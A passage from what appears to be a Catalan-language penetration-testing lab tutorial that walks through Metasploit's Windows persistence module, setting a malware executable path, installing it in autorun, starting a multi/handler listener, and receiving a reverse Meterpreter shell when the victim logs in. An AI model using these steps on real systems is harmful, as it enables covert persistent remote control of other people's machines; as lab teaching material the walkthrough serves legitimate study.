
#### - REXEPATH --> la ruta on està guardat l’executable (malware) en la màquina atacant Teclejarem --> set rexepath /var/www/html/payloads/p32.exe




#### - STARTUP --> mètode de com es farà la connexió inversa cap a la màquina atacant (els valors poden ser USER, SYSTEM o SERVICE) Com que volem que es faci la connexió quan es faci la validació d’usuari, teclejarem --> set startup USER



#### g. Podríem també veure opcions avançades, tot i que per ara no les tocarem --> show advanced



#### h. Executem l’exploit de persistència --> run



#### i. Apareix un seguit de dades que finalment ens informa que s’han instal·lat en l’autorun

#### j. A continuació, des de Metasploit, posem la màquina atacant en escolta --> use exploit/multi/handler k. Executem --> run

#### l. Reiniciem la màquina víctima (Windows Defender desactivat), i quan l’usuari fa Login, en la màquina atacant s’ha de crear la connexió inversa amb un shell de Meterpreter sobre la màquina víctima.